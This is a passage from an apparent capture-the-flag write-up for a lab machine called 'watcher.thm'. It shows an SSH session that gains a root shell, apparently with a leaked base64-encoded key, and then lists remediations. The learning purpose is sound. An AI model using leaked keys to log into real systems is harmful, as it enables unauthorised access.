ED25519 key fingerprint is SHA256:/60sf9gTocupkmAajjtQTjW1ZnolBZckE6KpPiQi5s
.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:59: [hashed name]
  ~/.ssh/known_hosts:60: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'watcher.thm' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Feb 22 20:36:40 UTC 2024

System load: 0.0          Processes: 125
Usage of /: 22.4% of 18.57GB   Users logged in: 0
Memory usage: 21%          IP address for eth0: 10.10.137.150
Swap usage: 0%             IP address for lxdbr0: 10.14.179.1

33 packages can be updated.
0 updates are security updates.

Last login: Thu Dec 3 03:25:38 2020
root@watcher:~# cd /root
root@watcher:~# whoami; id
root
uid=0(root) gid=0(root) groups=0(root)
root@watcher:~#
```

Links.

<https://www.titanfile.com/blog/leakage-of-confidential-information/>

Remmediations.

Remove key.bs64 file.

Store sensible files and passwords inside a password manager.